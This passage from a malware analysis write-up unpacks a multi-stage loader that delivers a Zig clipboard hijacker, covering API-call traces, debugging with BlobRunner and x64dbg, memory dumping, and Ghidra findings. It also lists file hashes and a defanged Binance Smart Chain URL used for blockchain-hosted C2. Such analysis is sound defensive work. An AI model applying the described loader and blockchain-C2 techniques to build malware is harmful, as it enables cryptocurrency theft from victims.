0x1ec18: 'kernel32.GetProcAddress(0x7bc00000, "HttpSendRequestA")' -> 0xfeee0064
0x1ec18: 'kernel32.GetProcAddress(0x7bc00000, "InternetCloseHandle")' -> 0xfeee0065
0x1ec18: 'kernel32.GetProcAddress(0x7bc00000, "InternetConnectA")' -> 0xfeee0066
0x1ec18: 'kernel32.GetProcAddress(0x7bc00000, "InternetOpenA")' -> 0xfeee0067
0x1ec18: 'kernel32.GetProcAddress(0x7bc00000, "InternetReadFile")' -> 0xfeee0068
These are relevant to web requests. I am assuming that exfiltrated data could be getting sent to the attackers C2 server.
There are a few indicators that it behaves like a loader:
0x1e71f: 'kernel32.VirtualAlloc(0x0, 0x1d446, 0x3000, "PAGE_READWRITE")' -> 0x50000
0x1e783: 'kernel32.VirtualAlloc(0x0, 0x39000, 0x3000, "PAGE_READWRITE")' -> 0x89000
0x1ea3b: 'kernel32.VirtualFree(0x50000, 0x0, 0x8000)' -> 0x1
Here we can see that we have a temporary buffer at 0x50000.
And:
0x1ecb1: 'kernel32.VirtualProtect(0xd1000, 0x22e00, 0x20, 0x1203f4c)' -> 0x1
Here we are changing the permissions to 0x20, which is RX (read and execute), which is a huge red flag.
We also see the IAT dynamic reconstruction for over a 100 functions out of 6 libraries. These imports also look quite suspicious.
0x1ec18: 'kernel32.GetProcAddress(0x7c000000, "NtAllocateVirtualMemory")' -> 0xfeee0069
0x1ec18: 'kernel32.GetProcAddress(0x7c000000, "NtFreeVirtualMemory")' -> 0xfeee006a
With this now, we can go into the next step.
BlobRunner

Because the shellcode does not have any PE properties, we need a special tool to execute it. I chose BlobRunner to debug it.
x64dbg

I opened x64dbg and located the opened instance of BlobRunner and attached to it.
I wen't to the thread entry:

Let's follow the the 1CD4D4:

And because we have a suspicion that this is a loader, let's set a breakpoint on VirtualAlloc:

I went back to the BlobRunner and as instructed I pressed any key to resume the thread.
We just hit the first pause on VirtualAlloc.

But this isn't entirely what we are looking for as we don't see the header of the loaded file.
On the third breakpoint, I got something interesting though:

We got string MZx in RAX register which could very well be a PE file. To confirm this, I decided to follow it in dump and place it in dump 2.

It's time to save the data to disk. I decided to use the command savedata to do that.

I dumped data at 0x4D0000 with size of 0x40000 (256kb) to file C:\users\goober\desktop\PEdump.bin.

Let's see what we got:

We got a binary! It's time to confirm the malware type.
Remember that we were assuming one that it is either a backdoor, infostealer or a clipbanker? We can confirm this with Ghidra.
Ghidra analysis
I won't be going as deep into this sample because there are several obfuscation and encryption mechanisms.
Look at this:

We have a bunch of defined strings that look like cryptowallets all being referred to in a singular function. This function is responsible for replacing cryptowallets in your clipboard.

This function reaches out and parses the output of RPC endpoint for Binance Smart Chain (BSC).
This is called Etherhiding - it is an abuse of BSC smart contracts in order to host and deliver malicious payloads or C2's (in this case a C2) in a way that is extremely difficult to take down. Blockchain data is immutable and decentralized, therefore defenders cannot take down or modify it.
I was able to pinpoint the Zig ClipBanker to a family discovered by VMRay's post on X.
IoC
Files:
| Filename | SHA256 Hash | Description | VirusTotal Link |
|---|---|---|---|
| [memory-based payload] | 5dd4d8951d6b766ac556acebc42c752e7f281cf03e574771d1e097b218574e60 |
Stage 1, initial executed PowerShell script | VT Link |
| [memory-based payload] | de25e25b05ee55e634d05c115a0e3fd0828375ba8d356c5bd77e8954efc9609f |
Stage 2, initial loader of shellcode | VT Link |
| [memory-based payload] | 272718f24fe4bc2ab113162c0224d5e38f69f907d245debfca55419c1148b3f9 |
Stage 3, shellcode loader | VT Link |
| [memory-based payload] | d83b29cb5d6c1793b573207677597d1aa4bf7b29ffde4d80038741104ae2f0af |
Stage 4, Zig Clipbanker | VT Link |
URL's:
| URL | Description |
|---|---|
hxxps://data-seed-prebsc-1-s1.binance.org:8545/ |
URL abused for etherhiding |